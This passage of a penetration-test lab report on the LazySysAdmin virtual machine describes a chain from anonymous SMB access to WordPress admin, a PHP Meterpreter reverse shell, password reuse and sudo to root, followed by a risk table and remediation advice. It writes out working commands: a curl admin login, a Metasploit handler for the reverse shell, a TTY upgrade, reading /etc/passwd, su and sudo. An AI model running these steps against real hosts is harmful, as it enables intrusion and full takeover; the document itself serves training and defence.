

Figure 15. Generation of a PHP Meterpreter reverse TCP payload. The payload is saved locally as shell.php and configured to call back to 192.168.132.128:4444.

To automate the authenticated web request sequence, curl was used with a cookie jar. The first request authenticated to WordPress and saved the authenticated session cookie locally.

```
curl -s -c c.txt -b c.txt -d 'log=Admin&pwd=Pwned123!&wp-
submit=Log+In&redirect_to=http%3A%2F%2F192.168.132.129%2Fwordpress%2Fwp-admin%2F&testcookie=1'
http://192.168.132.129/wordpress/wp-login.php -o /dev/null
```



Figure 16. Authenticated WordPress login request using curl. The -c and -b options maintain the session cookie required for subsequent administrator actions.

The payload content was placed into a WordPress theme PHP file through the authenticated theme editor workflow. The updated file was then requested over HTTP to execute the payload on the target server. The 302 response from the update request is consistent with a successful authenticated WordPress action and redirect.



Figure 17. Authenticated theme-editor update followed by an HTTP request to the modified theme file (twentyfifteen/404.php), which triggers execution of the PHP payload.

A Metasploit multi/handler listener was configured with the matching PHP Meterpreter payload, LHOST, and LPORT. Initial attempts did not create a session, but the handler was left running and the payload was triggered again. A Meterpreter session was subsequently established.

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 192.168.132.128
set LPORT 4444
run -j
```



Figure 18. Metasploit multi/handler configured for the PHP Meterpreter reverse TCP payload. The listener starts on 192.168.132.128:4444 and waits for the target callback.

The Meterpreter session was verified using built-in commands. sysinfo identified the target as LazySysAdmin running Linux, and getuid confirmed that the session was executing as www-data. This proves server-side code execution but not yet full administrative control.

```
sysinfo

getuid
```



Figure 19. Meterpreter session verification. The target is identified as LazySysAdmin and the active server account is www-data, confirming remote code execution with web-service privileges.

4.6 Privilege Escalation to Root

Severity: Critical

Root Cause: Password reuse combined with an overly permissive sudo policy for the human user account.

Security Impact: Complete compromise of confidentiality, integrity, and availability of the host.

A normal system shell was opened from Meterpreter, then upgraded to an interactive TTY to improve command handling. Local accounts were enumerated from /etc/passwd, and the human user account togie was identified. The password recovered earlier from deets.txt was reused successfully for this account.

```
shell

python -c 'import pty; pty.spawn("/bin/bash")'

cat /etc/passwd

su togie
```

```
<ww/html/wordpress/wp-content/themes/twentyfifteen$
<ww/html/wordpress/wp-content/themes/twentyfifteen$ su togie
su togie
Password: 12345

togie@LazySysAdmin:/var/www/html/wordpress/wp-content/themes/twentyfifteen$
```

Figure 20. Successful switch from the web-service context to the local human user togie using the previously exposed plaintext password 12345. This confirms credential reuse between an exposed file and a valid system account.

The sudo policy for togie was then reviewed. The user was permitted to run all commands as all users. Because the valid password was already known, sudo could be used to start a root shell directly. The final id output showed UID 0 and GID 0, proving full root compromise.

```
sudo -l

sudo su

id
```

```
togie@LazySysAdmin:/var/www/html/wordpress/wp-content/themes/twentyfifteen$ sudo -l
</html/wordpress/wp-content/themes/twentyfifteen$ sudo -l
[sudo] password for togie: 12345

Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:/var/www/html/wordpress/wp-content/themes/twentyfifteen$ id
</html/wordpress/wp-content/themes/twentyfifteen$ id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:/var/www/html/wordpress/wp-content/themes/twentyfifteen$ sudo su -
</html/wordpress/wp-content/themes/twentyfifteen$ sudo su -
root@LazySysAdmin:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@LazySysAdmin:~#
```

Figure 21. Privilege escalation to root. sudo -l shows that togie may run (ALL : ALL) ALL; sudo su starts a root shell; id confirms uid=0(root) gid=0(root). This is the final proof of complete system compromise.

5. Attack Path Summary

The compromise did not depend on a single isolated vulnerability. It resulted from a chain of weaknesses that amplified one another:

10. Network reconnaissance identified exposed SMB and HTTP services.
11. Anonymous SMB access exposed the web root and sensitive files.
12. deets.txt disclosed a reusable plaintext password.
13. wp-config.php disclosed database credentials.
14. The database credential authenticated to phpMyAdmin.
15. Direct database access allowed modification of the WordPress administrator password.
16. WordPress administrator access allowed server-side PHP file modification.
17. A PHP Meterpreter payload executed as www-data and created an interactive session.
18. The exposed plaintext password authenticated as local user togie.
19. The sudo policy allowed togie to execute arbitrary commands as root.
20. Root access confirmed total host compromise.

Compromise Chain: Anonymous SMB → Credential Disclosure → Database Access → WordPress Admin → PHP RCE → Local User Access → sudo Abuse → Root

6. Risk & CIA Impact Analysis

Security Property	Observed Impact	Examples from Lab	Rating
Confidentiality	Sensitive files, passwords, database credentials, account hashes, and system information were exposed.	Anonymous SMB, deets.txt, wp-config.php, wp_users, /etc/passwd	Critical
Integrity	Application authentication data and server-side PHP files were modified. Root access allows arbitrary system changes.	WordPress password reset, theme file modification, root shell	Critical
Availability	A root-level attacker can stop services, delete data, modify boot configuration, or render the host unavailable.	Final root access provides unrestricted control	Critical

7. Remediation Recommendations

7.1 Immediate Priority

- Disable anonymous/guest access to SMB shares and restrict share access to explicitly authorized accounts only.
- Remove sensitive application files from SMB-accessible locations. The web root should not be published through a general-purpose anonymous file share.
- Rotate all exposed credentials immediately, including the database account and the local togie account. Treat any credential found in deets.txt or wp-config.php as compromised.
- Remove phpMyAdmin from unnecessary network exposure or restrict it to trusted administrative hosts.
- Disable WordPress theme/plugin file editing in production and apply the principle of least privilege to web application administrators.
- Replace the permissive sudo rule for togie with narrowly scoped commands required for legitimate administration.

7.2 Hardening & Long-Term Controls

- Enforce strong, unique passwords and prohibit password reuse across operating-system, database, and application accounts.
- Store secrets using appropriate configuration protections and ensure configuration files are readable only by the service accounts that require them.
- Segment database and administrative services from user-accessible networks.
- Apply supported security updates to the operating system, Samba, Apache, PHP, MySQL, WordPress, plugins, and themes.
- Implement centralized logging and monitoring for SMB anonymous access, phpMyAdmin logins, WordPress administrator changes, web-shell behavior, and sudo usage.
- Perform recurring configuration reviews to identify legacy services, unnecessary ports, stale files, default credentials, and excessive permissions.

8. Reflection Questions

8.1 What tools were used and what ports/services were discovered?

Nmap was used for host/service fingerprinting; smbclient was used for SMB enumeration and file retrieval; a web browser and curl were used to access WordPress and phpMyAdmin; phpMyAdmin was used to inspect and modify WordPress database data; msfvenom generated the PHP Meterpreter payload; and Metasploit multi/handler received the reverse connection. The Nmap evidence shows open TCP ports 22 (SSH), 80 (HTTP/Apache), 139 and 445 (SMB/Samba), 3306 (MySQL), and 6667 (IRC).

8.2 What information was gathered from SMB and what interesting files were found?

Anonymous SMB enumeration revealed the custom share$ share. Its contents included the WordPress installation, backup/application directories, deets.txt, todolist.txt, robots.txt, index.html, and info.php. deets.txt exposed the password 12345, while wp-config.php exposed the WordPress database account Admin and password TogieMYSQL12345^^.

8.3 What is the issue with the username/password and how can it be prevented?

The main issue is insecure credential handling: credentials were stored in files accessible to unauthenticated users, and the plaintext password was reused for a real local account. The simplest preventive change is to remove credentials from shared files and rotate them to unique, strong values. Access to application configuration files must also be restricted.

8.4 What vulnerability was uncovered and what was its impact?

The critical weakness was the exposure of sensitive credentials through anonymous SMB access. The impact extended beyond simple information disclosure: the leaked database credential enabled phpMyAdmin access, WordPress administrative takeover, authenticated server-side code execution, and ultimately complete root compromise when combined with password reuse and permissive sudo rights.

8.5 Did you obtain full privileges and what became possible?

Yes. The final id command confirmed uid=0(root). At this point an attacker would have unrestricted control of the system, including the ability to read or alter any file, manage users, stop or reconfigure services, install software, and fully compromise the confidentiality, integrity, and availability of the host. In this lab the access was used only to verify successful privilege escalation.

9. Conclusion

The penetration test successfully met the lab objective by progressing from unauthenticated network access to full root privileges on the provided LazySysAdmin VM. The server was identified as a legacy web application host running WordPress with supporting SMB and MySQL services. The primary security failure was not a single software bug but a chain of poor security controls: anonymous file sharing, exposed secrets, credential reuse, administrative interface exposure, writable WordPress theme code, and excessive sudo privileges.

The assessment demonstrates why layered security controls are essential. If any major link in the chain had been properly secured—especially SMB access, credential storage, WordPress file editing, or sudo policy—the path to full compromise would have been significantly reduced or blocked. The recommended remediation should therefore focus first on removing anonymous access and exposed credentials, then on least privilege, network segmentation, patching, and monitoring.